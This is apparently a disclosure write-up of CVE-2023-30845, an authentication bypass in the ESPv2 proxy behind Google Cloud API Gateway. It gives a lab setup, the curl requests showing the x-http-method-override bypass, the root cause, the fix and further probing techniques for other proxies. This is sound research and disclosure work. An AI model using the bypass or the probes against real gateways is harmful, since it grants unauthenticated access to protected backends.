Here https://serviceA.gateway.dev/restricted is the protected URL served by the gateway. The attacker bypasses the authentication controls by making a PUT request instead of a POST, while setting the x-http-method-override header to the restricted method POST.
Because the gateway is configured to handle only POST requests, the JWT filter disregards the incoming request and passes it straight to the Service Control filter. That filter changes the HTTP method from PUT to POST and passes the request to the Routing filter, which finds the route for POST requests and delivers the message to the backend service.
In plain terms: the guard checks the badge of everyone coming through the POST door. The attacker walks through the PUT door, which the guard does not check, and a helpful clerk inside relabels the visitor as a POST guest and sends them to the POST room. Nobody checks the badge again.
Step 1: build the backend API
The proof of concept uses a simple Python Flask API on Cloud Run, placed behind the Google Cloud API Gateway with an OpenAPI specification. To reproduce it you need docker, gcloud, terraform and curl. Flask is a small Python web framework for building APIs. Cloud Run is Google's service for running containers. OpenAPI is a standard way of describing an API in a text file, so tools can understand its paths, methods and security rules. Docker builds and runs containers; gcloud is Google Cloud's command-line tool; Terraform creates cloud infrastructure from configuration files.
The API code:
import os
from flask import Flask, jsonify, request

app = Flask(__name__)

@app.route("/restricted", methods=['POST'])
def restricted():
    message = "Accessing restricted method."
    payload = request.get_json().get('payload', '')
    return jsonify({'method':'POST', 'message': message, 'payload': payload})

if __name__ == "__main__":
    app.run(debug=True, host="[redacted]", port=int(os.environ.get("PORT", 8080)))
Line by line:
import osandfrom flask import Flask, jsonify, requestload the libraries the program needs.app = Flask(__name__)creates the web application object.@app.route("/restricted", methods=['POST'])says: when a request arrives at the path/restrictedusing the POST method, run the function below. Requests with other methods are not handled here.def restricted():defines that function.message = "Accessing restricted method."sets a fixed text message.payload = request.get_json().get('payload', '')reads the JSON body and pulls out thepayloadfield, defaulting to an empty string.return jsonify({'method':'POST', 'message': message, 'payload': payload})sends back a JSON response containing the method, the message and the payload.if __name__ == "__main__":runs the development server only when the file is executed directly.app.run(debug=True, host="[redacted]", port=int(os.environ.get("PORT", 8080)))starts it on all network interfaces, on the port given by the environment or 8080.
and its dependencies:
Flask==2.1.0
gunicorn==20.1.0
requests==2.27.1
These lines pin the exact versions of the libraries to install. gunicorn is a production web server that runs Python apps; requests is a library for making HTTP calls.
The API accepts POST requests at /restricted and returns a JSON string that includes the request's payload parameter.
Step 2: deploy the infrastructure with Terraform
The cloud infrastructure is defined in the following Terraform configuration:
provider "google" {
  project = var.project_id
}

locals {
  api_config_id_prefix     = "apicfg"
  api_id                   = "restrictedapi"
  gateway_id               = "restrictedgw"
  display_name             = "Restricted Api"
}

resource "google_artifact_registry_repository" "restricted_repository" {
  location      = "us-central1"
  repository_id = "restricted-repository"
  description   = "The repository which stores the restricted API container service."
  format        = "DOCKER"
}

resource "google_cloud_run_service" "restrictedservice" {
  name     = "restrictedservice"
  location = "us-central1"

  template {
    spec {
      containers {
        image = "us-central1-docker.pkg.dev/coastal-set-376819/restricted-repository/restrictedservice"
      }
    }
  }

  traffic {
    percent         = 100
    latest_revision = true
  }
}

resource "google_api_gateway_api" "api_gw" {
  provider     = google-beta
  api_id       = local.api_id
  project      = var.project_id
  display_name = local.display_name
}

resource "google_api_gateway_api_config" "api_cfg" {
  provider             = google-beta
  api                  = google_api_gateway_api.api_gw.api_id
  api_config_id_prefix = local.api_config_id_prefix
  project              = var.project_id
  display_name         = local.display_name

  openapi_documents {
    document {
      path     = "config.yaml"
      contents = filebase64("config.yml")
    }
  }
  lifecycle {
    create_before_destroy = true
  }
}

resource "google_api_gateway_gateway" "gw" {
  provider = google-beta
  region   = "us-central1"
  project  = var.project_id

  api_config   = google_api_gateway_api_config.api_cfg.id

  gateway_id   = local.gateway_id
  display_name = local.display_name

  depends_on   = [google_api_gateway_api_config.api_cfg]
}
Line by line, in groups:
provider "google" { project = var.project_id }tells Terraform to use Google Cloud and which project to create things in. A project is Google Cloud's container for resources, like a folder for all related pieces.- The
localsblock defines reusable names: a prefix for the API config, an API id, a gateway id and a display name. resource "google_artifact_registry_repository" ...creates an Artifact Registry repository, a private storage place for container images.format = "DOCKER"says it stores Docker images.resource "google_cloud_run_service" ...creates the Cloud Run service that runs the API container. Theimageline points at the container image to run. Thetrafficblock sends 100 percent of traffic to the latest revision, meaning the newest deployed version.resource "google_api_gateway_api" ...creates the API Gateway API object.resource "google_api_gateway_api_config" ...attaches the OpenAPI document to the API.contents = filebase64("config.yml")reads the local fileconfig.ymland encodes it, because the field expects base64 text.create_before_destroy = truemeans create the replacement before removing the old one, to avoid downtime.resource "google_api_gateway_gateway" ...creates the actual gateway that will receive traffic, in regionus-central1, using the API config above.depends_onmakes sure the config exists first.
First create the Artifact Registry repository:
terraform apply --target=google_artifact_registry_repository.restricted_repository
terraform apply creates the resources described in the files. --target=... limits it to just this one resource, so you can build things in stages.
Step 3: containerise and push the image
The Dockerfile:
FROM python:3.10-slim

ENV PYTHONUNBUFFERED True

ENV APP_HOME /app
WORKDIR $APP_HOME
COPY main.py ./
COPY requirements.txt ./

RUN pip install --no-cache-dir -r requirements.txt

CMD exec gunicorn --bind :$PORT --workers 1 --threads 8 --timeout 0 main:app
Line by line:
FROM python:3.10-slimstarts from an existing image that already has Python 3.10 installed.ENV PYTHONUNBUFFERED Truemakes Python print logs immediately instead of buffering them.ENV APP_HOME /appandWORKDIR $APP_HOMEset and enter the working directory inside the container.COPY main.py ./andCOPY requirements.txt ./copy the application code and the dependency list into the image.RUN pip install --no-cache-dir -r requirements.txtinstalls the dependencies during the build.CMD exec gunicorn --bind :$PORT --workers 1 --threads 8 --timeout 0 main:appis the command that runs when the container starts: gunicorn serves the Flask app namedappinmain.py, on the port given by the environment.
Build the image:
docker build . -t us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
docker build . builds an image from the current directory. -t gives it a name and tag, here the full address in Artifact Registry where it will live.
and push it:
docker push us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
docker push uploads the built image to the registry so Cloud Run can pull it.
Step 4: create the Cloud Run service
Modify the Cloud Run resource in the Terraform file by setting its image property (line 28) to:
us-central1-docker.pkg.dev/<project-id>/restricted-repository/restrictedservice
This tells Cloud Run which image to run. Then create the instance:
terraform apply --target=google_cloud_run_service.restrictedservice
Again, --target limits the apply to just the Cloud Run service.
Replace the address property of the x-google-backend field in config.yaml with the address of your Cloud Run service. The x-google-backend field is how the gateway knows where to forward requests; it must point at your own service.
Step 5: the OpenAPI specification
The config.yaml file contains the OpenAPI specification of the API:
swagger: "2.0"
info:
  title: "restrictedAPI"
  description: "A sample API definition that demonstrates how authentication can be bypassed in ESPV2 reverse proxy affecting GCP's API Gateway and cloud endpoints."
  version: "1.0.0"
schemes:
  - "https"
produces:
  - "application/json"
x-google-backend:
  address: "https://restrictedservice-a54a6avqda-uc.a.run.app"
paths:
  "/restricted":
    post:
      summary: "Restricted path"
      operationId: "restricted"
      responses:
        200:
          description: "success"
      security:
      - google_id_token: []
securityDefinitions:
  google_id_token:
    authorizationUrl: ""
    flow: "implicit"
    type: "oauth2"
    x-google-issuer: "https://accounts.google.com"
    x-google-jwks_uri: "https://www.googleapis.com/oauth2/v3/certs"

    x-google-audiences: "XXXXXXXXXXX.apps.googleusercontent.com"
Line by line:
swagger: "2.0"says this file uses the Swagger 2.0 format, an older name for OpenAPI 2.0.- The
infoblock gives the API a title, description and version. schemes: - "https"says the API is served over HTTPS, the encrypted version of HTTP.produces: - "application/json"says responses are JSON.x-google-backend: address: ...is a Google-specific extension telling the gateway where the real backend lives.paths: "/restricted": post:defines one path,/restricted, with one method, POST. Only POST is described, so only POST is offered by the API.summary,operationIdandresponsesdescribe the operation and say a 200 response means success.security: - google_id_token: []says this operation requires the security scheme namedgoogle_id_token.securityDefinitions: google_id_token:defines that scheme as an OAuth2 implicit flow using Google as the issuer.x-google-issueris the token issuer,x-google-jwks_uriis where the public keys to verify tokens are published, andx-google-audiencesis the intended audience of the token. The audience value is a placeholder here.
The specification accepts only authenticated POST requests at /restricted, requiring a Google Identity Token. No method other than POST is offered by the API.
Deploy the API to the gateway:
terraform apply
Without --target, this applies everything defined in the Terraform files, creating the API, the config and the gateway.
Step 6: confirm the baseline behaviour
An unauthenticated POST request:
curl -X POST https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "Content-Type: application/json" -d '{"payload":"compromised"}'
This sends a POST with no token at all, to see what a normal, honest rejection looks like. It is rejected with:
{"message":"Jwt is missing","code":401}
The gateway says the JWT is missing and returns code 401, which means "not authenticated". A status code is a number in the response saying how it went: 200 means success, 401 means you are not logged in, 403 means you are logged in but not allowed, 405 means the method is not allowed.
A PUT request instead:
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "Content-Type: application/json" -d '{"payload":"compromised"}'
returns:
{"code":405,"message":"The current request is matched to the defined url template \"/restricted\" but its http method is not allowed"}
So the path /restricted is found, but PUT is not offered by the API.
Step 7: bypass authentication
Send the PUT request with the POST method in the x-http-method-override header:
curl -X PUT https://restrictedgw-boqpfg9i.uc.gateway.dev/restricted -H "x-http-method-override: POST" -H "Content-Type: application/json" -d '{"payload":"compromised"}'
This is the same PUT as before, with one extra header. The authentication restrictions are bypassed and the POST reaches the API, which responds:
{"message":"Accessing restricted method.","method":"POST","payload":"compromised"}
The response shows the backend ran the POST handler and echoed back the payload, even though no token was ever sent.
Root cause
The JWT filter and the Service Control filter disagree about which method the request uses. The JWT filter sees a PUT, which the gateway is not configured to handle, so it does not enforce authentication. The Service Control filter then rewrites the method to POST via x-http-method-override and clears the route cache, and the Routing filter matches the POST route and forwards the request to the backend. Because the JWT filter has already run and is not re-invoked after the rewrite, the request reaches the backend without ever being authenticated. The method override is applied after the JWT filter has already run, so the check is made against a method the attacker controls.
A useful comparison is a form where the guard checks the name on the form, and a clerk later changes the name on the same form. The guard's check was real, but it was made against the wrong version of the form.
Impact
An unauthenticated attacker can reach backend routes that are supposed to require a JWT, by sending the request with a different method and overriding it to the protected one. According to the report, the affected authentication methods are Firebase, Auth0, Okta, Google ID tokens, Custom JWT and Service to Service. API key authentication is not affected.
An API key is a long random string a client sends to identify itself. It is simpler than a JWT and, in this case, was not bypassed by the method override.
Fix
The vulnerability was introduced in November 2020, found in February 2023 and fixed in March 2023. If you host an ESPv2 proxy, upgrade to release v2.43.0 or higher: that release ensures JWT authentication occurs even when the caller specifies x-http-method-override. The issue was assigned CVE-2023-30845, and Google awarded a bounty of 4133,70$.
A CVE is a public catalogue number for a known security flaw, so people can refer to the same issue unambiguously. A bug bounty is a programme where companies pay researchers for reporting security problems responsibly.
- Other method-override headers: try
X-HTTP-Method-Override,X-Method-Overrideand similar spellings on proxies that sit in front of authenticated routes. A positive result is a 401/403 turning into a 200 with the backend's response body. - Any protected method reachable by override: if a route is protected only for POST, send PUT, PATCH or DELETE with the override set to POST. A positive result is the backend executing the protected handler without a token.
- Filter ordering on other proxies: look for any filter that rewrites the request (method, path, headers) after the authentication filter. A positive result is a request that passes authentication checks against one shape and reaches the backend in another.
- Route cache invalidation paths: check whether other code paths call
clearRouteCache()after authentication. A positive result is a route selected after the security decision, letting an unauthenticated request reach a route the filter never evaluated.
Glossary
- API: the set of addresses and rules a program exposes so other programs can talk to it.
- API key: a long random string a client sends to identify itself, simpler than a JWT.
- API Gateway: Google Cloud's product that sits in front of a backend service and handles authentication, monitoring and routing.
- Artifact Registry: Google Cloud's private storage for container images.
- Authentication: confirming who a caller is.
- Authentication bypass: getting past a login or identity check without satisfying it.
- Backend service: the program that actually does the work behind a gateway.
- Bug bounty: a programme that pays researchers for responsibly reporting security flaws.
- Cloud Run: Google's service for running containerised applications.
- Container image: a packaged, ready-to-run copy of software and everything it needs.
- CVE: a public catalogue number for a known security vulnerability.
- Docker: a tool for building and running containers.
- Envoy: an open-source proxy that ESPv2 is built on.
- ESPv2: the proxy software at the core of Google Cloud API Gateway.
- Filter: a step in a pipeline that can inspect or change a request before passing it on.
- Flask: a small Python web framework for building APIs.
- Fuzzing: feeding a program random or malformed input to find failures.
- gcloud: Google Cloud's command-line tool.
- gRPC: a compact way for programs to call each other over a network.
- gunicorn: a production web server for Python applications.
- Header: a small labelled field attached to a web request or response.
- HTTP: the protocol browsers and servers use to exchange web requests and responses.
- HTTP method: the verb of a request, such as GET, POST, PUT or DELETE.
- JSON: a text format for structured data, using braces and key-value pairs.
- JWT (JSON Web Token): a signed piece of text issued after login and sent back as proof of identity.
- Localhost: the name a computer uses to refer to itself.
- L7 / layer 7: the application layer of networking, where HTTP lives; an L7 proxy understands web requests.
- OpenAPI: a standard text format for describing an API's paths, methods and security rules.
- Payload: the meaningful data carried in a request or response.
- Project: Google Cloud's container for related resources.
- Proxy: a middleman that passes messages between two parties.
- Route: the rule that decides which backend a request goes to.
- Route cache: a stored routing decision that can be cleared to force a re-decision.
- Routing: choosing the destination for a request.
- Serverless: running code without managing the server yourself.
- Service Control API: Google's API for admission control and telemetry for services.
- SSRF (server-side request forgery): tricking a server into making a request on your behalf.
- Status code: a number in a response saying how it went, such as 200, 401, 403 or 405.
- Telemetry: recorded data about traffic, used for monitoring and billing.
- Terraform: a tool that creates cloud infrastructure from configuration files.
- Token: a piece of text proving identity or permission, sent with requests.
- x-http-method-override: a header that asks a proxy to treat a request as a different HTTP method.

